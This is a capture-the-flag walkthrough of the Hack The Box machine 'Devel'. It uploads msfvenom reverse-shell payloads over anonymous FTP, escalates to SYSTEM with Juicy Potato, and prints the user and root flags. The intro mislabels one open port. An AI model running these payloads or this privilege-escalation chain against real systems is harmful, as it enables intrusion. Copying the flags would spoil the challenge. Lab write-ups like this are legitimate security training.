

Htb machine: devel

Tcp scan

2 tcp ports open, 22 and 80

```
$nmap -v -p- devel
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-23 23:39 +08
Initiating Ping Scan at 23:39
Scanning devel (10.10.10.5) [2 ports]
Completed Ping Scan at 23:39, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 23:39
Scanning devel (10.10.10.5) [65535 ports]
Discovered open port 21/tcp on 10.10.10.5
Discovered open port 80/tcp on 10.10.10.5
Connect Scan Timing: About 16.02% done; ETC: 23:43 (0:02:42 remaining)
Connect Scan Timing: About 33.70% done; ETC: 23:42 (0:02:00 remaining)
Connect Scan Timing: About 51.87% done; ETC: 23:42 (0:01:24 remaining)
Connect Scan Timing: About 70.20% done; ETC: 23:42 (0:00:51 remaining)
Completed Connect Scan at 23:42, 173.67s elapsed (65535 total ports)
Nmap scan report for devel (10.10.10.5)
Host is up (0.0047s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
```

Nmap default scripts and version scan

```
[user@parrot]~/Desktop/MS17-010
$nmap -sC -sV -p21,80 devel
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-23 23:43 +08
Nmap scan report for devel (10.10.10.5)
Host is up (0.0073s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 03-18-17 02:06AM      <DIR>          aspnet_client
|_ 03-17-17 05:37PM          689 iisstart.htm
|_ 03-17-17 05:37PM          184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```

Udp scan

Top 1000 udp ports closed


```
[user@parrot]--[~/Desktop/MS17-010]
$ sudo nmap -sU devel
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-23 23:39 +08
Nmap scan report for devel (10.10.10.5)
Host is up (0.0056s latency).
All 1000 scanned ports on devel (10.10.10.5) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 21.45 seconds
[user@parrot]--[~/Desktop/MS17-010]
$
```

Able to upload files via ftp

```
[user@parrot]--[~/tmp]
$ ftp
ftp> open
(to) devel
Connected to devel.
220 Microsoft FTP Service
Name (devel:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put hello.txt
local: hello.txt remote: hello.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
7 bytes sent in 0.00 secs (379.7743 kB/s)
ftp> ls -lah
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
08-23-21 06:46PM 7 hello.txt
03-17-17 05:37PM 689 iisstart.htm
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp> bye
221 Goodbye.
[user@parrot]--[~/tmp]
```

Able to access uploaded files via web




The screenshot shows a web browser window with the address bar displaying 'http://devel/hello.txt'. Below the address bar, there are navigation buttons: 'Getting Started', 'Start', 'Parrot OS', 'Community', and a search icon. The main content area of the browser displays the text 'hello'.

Upload malicious aspx file

```
[user@parrot]~/tmp
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=443 -f aspx >reverse.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2860 bytes
[user@parrot]~/tmp
$ ftp
ftp> open
(to) devel
Connected to devel.
220 Microsoft FTP Service
Name (devel:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> del reverse.aspx
250 DELE command successful.
ftp> put reverse.aspx
local: reverse.aspx remote: reverse.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2897 bytes sent in 0.00 secs (86.3373 MB/s)
ftp> dir reverse.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-21 07:12PM                2897 reverse.aspx
226 Transfer complete.
ftp> bye
221 Goodbye.
```

Trigger shell by browsing



Service Shell

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.29:443
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.29:443 -> 10.10.10.5:49161) at 2021-08-24 00:13:06 +0800

meterpreter > getuid
Server username: IIS APPPOOL\Web

meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : e1_GR
Domain       : HTB
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter > █
```

<https://github.com/ivanitlearning/Juicy-Potato-x86>

Build juicypotato

```
JuicyPotato x86.cpp
Juicy Potato x86 (Global Scope)
1  #include "stdafx.h"
2  #include "MSFRottenPotato.h"
3  #include "IStorageTrigger.h"
4  #include <iostream>
5  #include <winsock2.h>
6  #include <ws2tcpip.h>
7  #include <stdlib.h>
8  #include <stdio.h>
9  #include <UserEnv.h>
10 #include <assert.h>
11 #include <tchar.h>
12 #include <windows.h>
13 #include <aclapi.h>
14 #include <accctrl.h>
15 #include <stdio.h>
16 #include <assert.h>
17 #include <tchar.h>
18 #include <WinSafer.h>
19 #pragma warning(disable : 4996) //_CRT_SECURE_NO_WARNINGS
20
21 #pragma comment(lib, "Ws2_32.lib")
22 #pragma comment(lib, "Mswsock.lib")
23 #pragma comment(lib, "AdvApi32.lib")
24 #pragma comment(lib, "Userenv.lib")
25
26 int Juicy(wchar_t *, BOOL);
27 wchar_t *olestr;
28 wchar_t *g_port;
29 wchar_t *rpcserver;
30 wchar_t *rpcport;
31 char dcom_port[12];
32 char dcom_ip[17];
33 char *temp_str;
```

100 % No issues found

Output

Show output from: Build

```
>Previous IPDB not found, fall back to full compilation.
>All 302 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
>Finished generating code
>Juicy Potato x86.vcxproj -> D:\Juicy-Potato-x86\Juicy Potato x86\Release\Juicy Potato x86.exe
>Done building project "Juicy Potato x86.vcxproj".
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
```

Target system: Windows 7 32bit

```
meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : el_GR
Domain       : HTB
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter >
```

Upload juicy potato

```
meterpreter > upload /tmp/juicypotato.exe c://temp
[*] uploading   : /tmp/juicypotato.exe -> c://temp
[*] uploaded    : /tmp/juicypotato.exe -> c://temp\juicypotato.exe
meterpreter >
```

Upload test_clsids.bat

```
meterpreter > upload /tmp/test_clsids.bat c:\\temp
[*] uploading : /tmp/test_clsids.bat -> c:\\temp
[*] uploaded  : /tmp/test_clsids.bat -> c:\\temp\\test_clsids.bat
meterpreter > █
```

Upload clsids.list

```
meterpreter > upload /tmp/CLSIDS.list c:\\temp
[*] uploading : /tmp/CLSIDS.list -> c:\\temp
[*] uploaded  : /tmp/CLSIDS.list -> c:\\temp\\CLSIDS.list
meterpreter > █
```

Upload meterpreter for "system"

```
[user@parrot]-[/tmp]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[user@parrot]-[/tmp]
└─$ ftp
ftp> open
(to) devel
Connected to devel.
220 Microsoft FTP Service
Name (devel:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.exe ^C
ftp> del shell.exe
250 DELE command successful.
ftp> binary
200 Type set to I.
ftp> put shell.exe
local: shell.exe remote: shell.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
73802 bytes sent in 0.00 secs (718.1946 MB/s)
ftp> bye
221 Goodbye.
```

Test juicypotato.exe

```
c:\temp>juicypotato.exe
juicypotato.exe
JuicyPotato v0.1
```

Mandatory args:

```
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port
```

Optional args:

```
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
```

```
c:\temp>█
```

Basing exploit execution on:

<https://medium.com/@kunalpatel920/cyberseclabs-weak-walkthrough-d66d2e47cd82>

Run test_clsids.bat and get results.

```
c:\temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of c:\temp

23/08/2021  07:51  <DIR>          .
23/08/2021  07:51  <DIR>          ..
23/08/2021  07:36          18.640 CLSID.list
23/08/2021  07:48          135.680 juicypotato.exe
23/08/2021  07:57           700 result.log
23/08/2021  07:21           73.802 shell.exe
23/08/2021  07:34           285 test_clsids.bat
                5 File(s)          229.107 bytes
                2 Dir(s)  22.092.738.560 bytes free
```

Get the clsid, make sure its system

```
c:\temp>type result.log
type result.log
{0289a7c5-91bf-4547-81ae-fec91a89dec5};IIS APPPOOL\Web
{6d8ff8e0-730d-11d4-bf42-00b0d0118b56};IIS APPPOOL\Web
{9678f47f-2435-475c-b24a-4606f8161c16};IIS APPPOOL\Web
{9acf41ed-d457-4cc1-941b-ab02c26e4686};IIS APPPOOL\Web
{98068995-54d2-4136-9bc9-6dbcb0a4683f};IIS APPPOOL\Web
{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8};NT AUTHORITY\SYSTEM
{69AD4AEE-51BE-439b-A92C-86AE490E8B30};NT AUTHORITY\SYSTEM
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
{03ca98d6-ff5d-49b8-abc6-03dd84127020};NT AUTHORITY\SYSTEM
{6d18ad12-bde3-4393-b311-099c346e6df9};NT AUTHORITY\SYSTEM
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM
```

Execute the exploit

```
c:\temp>juicy potato.exe -l 4444 -p shell.exe -t * -c {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}
juicy potato.exe -l 4444 -p shell.exe -t * -c {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}
Testing {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8} 4444
.....
[+] authresult 0
{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

c:\temp>
```

System shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.29:4444
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.29:4444 -> 10.10.10.5:49803) at 2021-08-24 01:01:22 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : el_GR
Domain        : HTB
Logged On Users : 0
Meterpreter   : x86/windows
```

User flag

```
C:\Users\babis\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of C:\Users\babis\Desktop

18/03/2017  02:14  <DIR>          .
18/03/2017  02:14  <DIR>          ..
18/03/2017  02:18          32 user.txt.txt
               1 File(s)              32 bytes
               2 Dir(s)  22.088.507.392 bytes free

C:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedef24b41562fea70f4cb3e8
C:\Users\babis\Desktop>
```

Root flag

```
C:\Users\ADMINI~1\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of C:\Users\ADMINI~1\Desktop

14/01/2021  12:42  <DIR>          .
14/01/2021  12:42  <DIR>          ..
18/03/2017  02:17          32 root.txt
               1 File(s)              32 bytes
               2 Dir(s)  22.088.507.392 bytes free

C:\Users\ADMINI~1\Desktop>type root.txt
type root.txt
e621a0b5041708797c4fc4728bc72b4b
C:\Users\ADMINI~1\Desktop>
```